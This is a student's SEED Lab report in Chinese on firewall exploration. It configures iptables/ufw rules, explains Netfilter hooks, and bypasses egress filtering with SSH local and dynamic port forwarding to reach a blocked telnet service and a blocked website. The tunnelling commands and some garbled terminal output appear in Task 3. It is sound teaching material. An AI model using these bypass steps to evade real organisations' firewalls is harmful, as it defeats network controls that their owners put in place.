ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
^C
192.168.0.131 ping statistics:
```

(截图 2-3 配置防火墙规则后, 虚拟机无法 ping 通主机, 从截图可以看出所有的 ping 请求数据包都被禁止了)

```
C:\Users\lenovo>ping 192.168.0.134

正在 Ping 192.168.0.134 具有 32 字节的数据:
来自 192.168.0.131 的回复: 无法访问目标主机。
来自 192.168.0.131 的回复: 无法访问目标主机。
来自 192.168.0.131 的回复: 无法访问目标主机。
来自 192.168.0.131 的回复: 无法访问目标主机。

192.168.0.134 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
```

（截图 2-4 配置防火墙规则后，物理机也无法 ping 通虚拟机，从截图可以看出所有的 ping 请求数据包都被接受了，但是却被告知无法访问虚拟机，说明虚拟机使用了 drop 策略将数据包丢弃了）


2.2 任务 2：防火墙是如何工作的

在这个任务中，我们需要从操作系统底层实现的角度来讨论一下包过滤防火墙是如何实现与工作的。在操作系统中通过 LKM（Loadable Kernel Module）以及 Netfilter 框架实现了 iptables 的包过滤防火墙基本功能，以下我就就我个人的理解简要阐述一下这一个实现机制：


LKM 允许我们在内核运行的时候动态载入一个新的内核模块，这一个新的内核模块允许我们在不重新电脑或重新编译内核的情况下扩展内核的功能。包过滤防火墙就可以通过一个 LKM 实现。然而仅仅是一个 LKM 仍然是不够的，为了使得过滤模块可以过滤进入与输出的数据包，模块必须被插入之数据包的路径流中，而 Linux 系统中的 Netfilter 框架允许我们较为容易地达到这一个目的。

Netfilter 由 Root 用户实现对数据包定制不同的操作与策略，它在 Linux 内核中设置了多个 hook 点，hook 点的位置包括数据包的进入和流出的路径上。如果我们想要对流入的数据包进行操作，我们仅需要很简单地将我们在 LKM 中所实现的函数与功能连接至对应的 hook 点上，iptables 就会被激活了，而我们就可以在应用中对数据包进行不同的操作了。

下图可以比较形象地展现出 Netfilter 框架的整体结构：



(截图 2-5 linux 底层栈机制)



(截图 2-6 Netfilter 框架在内核中的位置)

2.3 任务 3： 绕过出口过滤

在现实中，许多出口过滤的具体部署将会阻止内部的网络用户访问某些特定的外部站点或服务。在许多情况下，这一种机制将会监视流出数据包的目的 ip 地址以及端口号，若是符合过滤规则，则会将数据包丢弃。而在这个任务中将展示如何对包过滤防火墙的流量出口过滤进行绕过，访问到受限的站点或服务。

实验中需要两台虚拟机，A 和 B。虚拟机 A 将会运行在防火墙后（比如说公司或学校内网），而虚拟机 B 将会部署在防火墙外的某台服务器。一般来说，都会有一个特定的机器运行防火墙，但是在这个任务中，为了便利性，我们可以将防火墙运行在虚拟机 A 上，并且使用前几个任务所部署的规则，并且设置以下规则：


(1) 拦截所有流向外部 telnet 服务器的流量。在现实中，很有可能拦截的是流向游戏服务器、视频服务器等会影响学生、员工生产学习的流量。在这个任务中，我们所拦截的 telnet 服务器流量仅仅是作为展示。

(2) 拦截所有流向外部域名 www.csu.edu.cn 的流量，即禁止防火墙内部主机访问中南大学的网站。

接下来，我将针对以上两种情况分别展示如何进行绕过防火墙的具体实现：

任务 3.a:绕过防火墙进行 telnet 连接

为了绕过防火墙，成功实现主机之间的 telnet 连接，我们可以在主机 A 与主机 B 之间建立一个 SSH 隧道，所有的 telnet 流量将会通过经过加密的隧道，以避免防火墙的监视，具体工作机理如下：在建立了隧道以后，我们使用 8000 端口进行 telnet 连接。SSH 将会将所有的 tcp 数据包从隧道的一段（本地 8000 端口）接入到防火墙外部主机 C 的 23 号端口进行进行 telnet 连接，而反向的流量也会从这一条路径反向流回内部网络，从而避免了防火墙检查 Telnet 对 23 端口的检查，具体的工作流程以及我的视线如下截图所示：



（截图 2-7 使用 SSH 绕过防火墙与服务器进行连接）

```
[11/18/2016 19:08] root@ubuntu:/home/seed# ufw deny telnet
Rule added
Rule added (v6)
```

（截图 2-8 增加防火墙规则禁止 telnet 流量的通过）



```
root@kali: ~# telnet 192.168.149.140
Trying 192.168.149.140...
Connected to 192.168.149.140.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: ll
Password:

Login incorrect
ubuntu login: Connection closed by foreign host.
root@kali: ~# telnet 192.168.149.140
Trying 192.168.149.140...
```

（截图 2-9 直接使用 telnet 命令无法进行连接）

```
root@kali: ~# ssh -L 8000:192.168.149.140:23 192.168.149.140
The authenticity of host 192.168.149.140 (192.168.149.140) can't be established.
ECDSA key fingerprint is 81:82:a9:af:bd:93:78:f9:1a:a7:ca:7f:e8:d6:6c:04.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' to continue: yes
Warning: Permanently added '192.168.149.140' (ECDSA) to the list of known hosts.
root@192.168.149.140's password: ope: Host
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)
  RX packets: 1918 errors: 0 dropped: 0 overruns: 0 frame: 0
  * Documentation: https://help.ubuntu.com/ 0 overruns: 0 carrier: 0
  collisions: 0 txqueuelen: 0
  TX bytes: 212320 (207.3 KiB)
New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
root@kali: ~# ping 192.168.0.131
PING 192.168.0.131 (192.168.0.131) 56(84) bytes of data:
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
time=0.433 ms
64 bytes from 192.168.0.131: icmp_seq=4 ttl=128 time=0.498 ms
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
131 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
[2016年11月18日 19:15] root@ubuntu: ~# ls
Desktop
```

（截图 2-9 防火墙内部的主机通过建立 ssh 管道与 telnet 服务器建立 telnet 连接，成功绕过防火墙）



(截图 2-9 防火墙所捕获到 SSH 数据包都经过加密无法解析)

任务 3.b:绕过防火墙进行站点访问


为了达到这一个目的，我们可以参考 3.a 任务中，建立一条管道连接。但在这里，我们采取不同的办法，使用动态端口转发，而不是像 3.a 那样建立静态的管道连接。我们只需要指定一个本地的端口号，而不是目的地。当防火墙外部主机收到数据包后就会动态决定数据包的转发方向，在具体的实现中还使用了浏览器的前端代理，以下为具体的任务实现过程：



(截图 2-10 未设置防火墙规则前可以正常访问中南大学的网站)

```
root@kali:~# iptables -A INPUT -d 202.197.61.57 -j REJECT
```

(截图 2-11 设置防火墙使用规则, 禁止中南大学站点 ip 的数据包流入)




(截图 2-12 无法访问中南大学的站点, 也无法 ping 通)

```
root@kali:~# ssh -D 9000 -C 192.168.149.140
root@192.168.149.140's password:
Welcome to 'Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/
any pages, check your computer's network settings

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
ted to access the Web.
Last login: Fri Nov 18 19:15:19 2016 from kali.local
[2016年11月18日 20:15] root@ubuntu:~#
```

(截图 2-13 设置动态 ssh 连接)



(截图 2-14 设置浏览器代理)



(截图 2-15 可以直接访问中南大学主页--通过动态 SSH 实现)



(截图 2-16 通过本地端口访问主页--浏览器代理实现)

9040	2016-11-18 21:34:22.56	192.168.149.231	192.168.149.140	SSHv2
9041	2016-11-18 21:34:22.56	192.168.149.140	192.168.149.231	TCP
9042	2016-11-18 21:34:22.56	192.168.149.140	202.197.61.57	TCP
9043	2016-11-18 21:34:22.56	202.197.61.57	192.168.149.140	TCP

(截图 2-17 从捕获的数据包来看隧道所起的作用)

个人总结

本次seedlab课外实验任务中，我一共完成了四个实验，分别是HeartBleed心脏滴血、localdns、tcpip、firewall_exploration，总体来说，虽然实验的内容较多，并且实验的形式与我们之前所接触的课内实验有着非常大的不同，但是对于我个人来说，收获也是巨大的。

从seedlab实验内容来看，对于我们大部分同学来说确实是一种比较新颖的实验形式，同时也比较具有挑战性。第一点原因在于，我们的实验指导完全是基于英文文档的形式，这其实影响也并不大，但是在实验指导书中常常并没有给我们一个非常详细的指导，这就与我们平时课内的实验有着非常大的不一样，需要我们不有一个从验证性思维到探索性思维的转变，通过自己不断地尝试，

才能够有可能得到预期之内的结果。另外一点原因在于，本次的实验大都是基于linux平台下使用的工具、服务等，虽然在之前我也在使用linux环境，但是这一次实验在一定层面上比较系统地引导我们更加全面地认识与使用linux下的安全工具等。

对于我个人来说，本次实验的收获包括了一下几个方面：

第一，对一些在课内实验不包括但又比较重要的安全内容进行了了解与探究，提高了安全技术水平，包括如何实现防火墙的绕过、如何针对tcpip的漏洞进行攻击等，这些虽然平时有所了解，但纸上得来终觉浅，绝知此事要躬行，具体地实践了以后我感觉还是收获颇丰的；

第二，对于著名的心脏滴血漏洞的探究实验，在实验开始前，我一直拖沓沓了很久时间，原因不外乎对其产生了一种畏难情绪与心理。因为在一开始据我的了解，heartbleed是一个非常著名的漏洞，其危害影响范围大、效果强，是去年非常严重的一个信息安全事件，所以我想，能够在全世界范围内影响如此深远的漏洞，一定非常的难以理解。但是，在我配置好环境，开始尝试性地对其原理进行学习。逐渐的，我发现其实这个漏洞并不难理解，其基础理论都是我们网络课、网络安全课上讲解过的。在我之前的学习基础上再进行学习，我发现还是非常容易理解的。而且其实战过程相比起之前我所学习的Web安全中的SQL注入，XSS等攻击，还是显得较为简单的；这也在一定层面上教育与激励我对于未知事物应该要采取更加积极的态度去面对；

第三就是之前所提到的，在脱了验证性实验指导书教导我们按部就班地进行实验，这个实验对于我自主探索性思维有着较大的锻炼。

总而言之，在网络安全课内实验的基础之上能够完成这些课外实验，激励着我在安全学习上永不停息、不断攀登高峰！

冷斯远
2016.12.30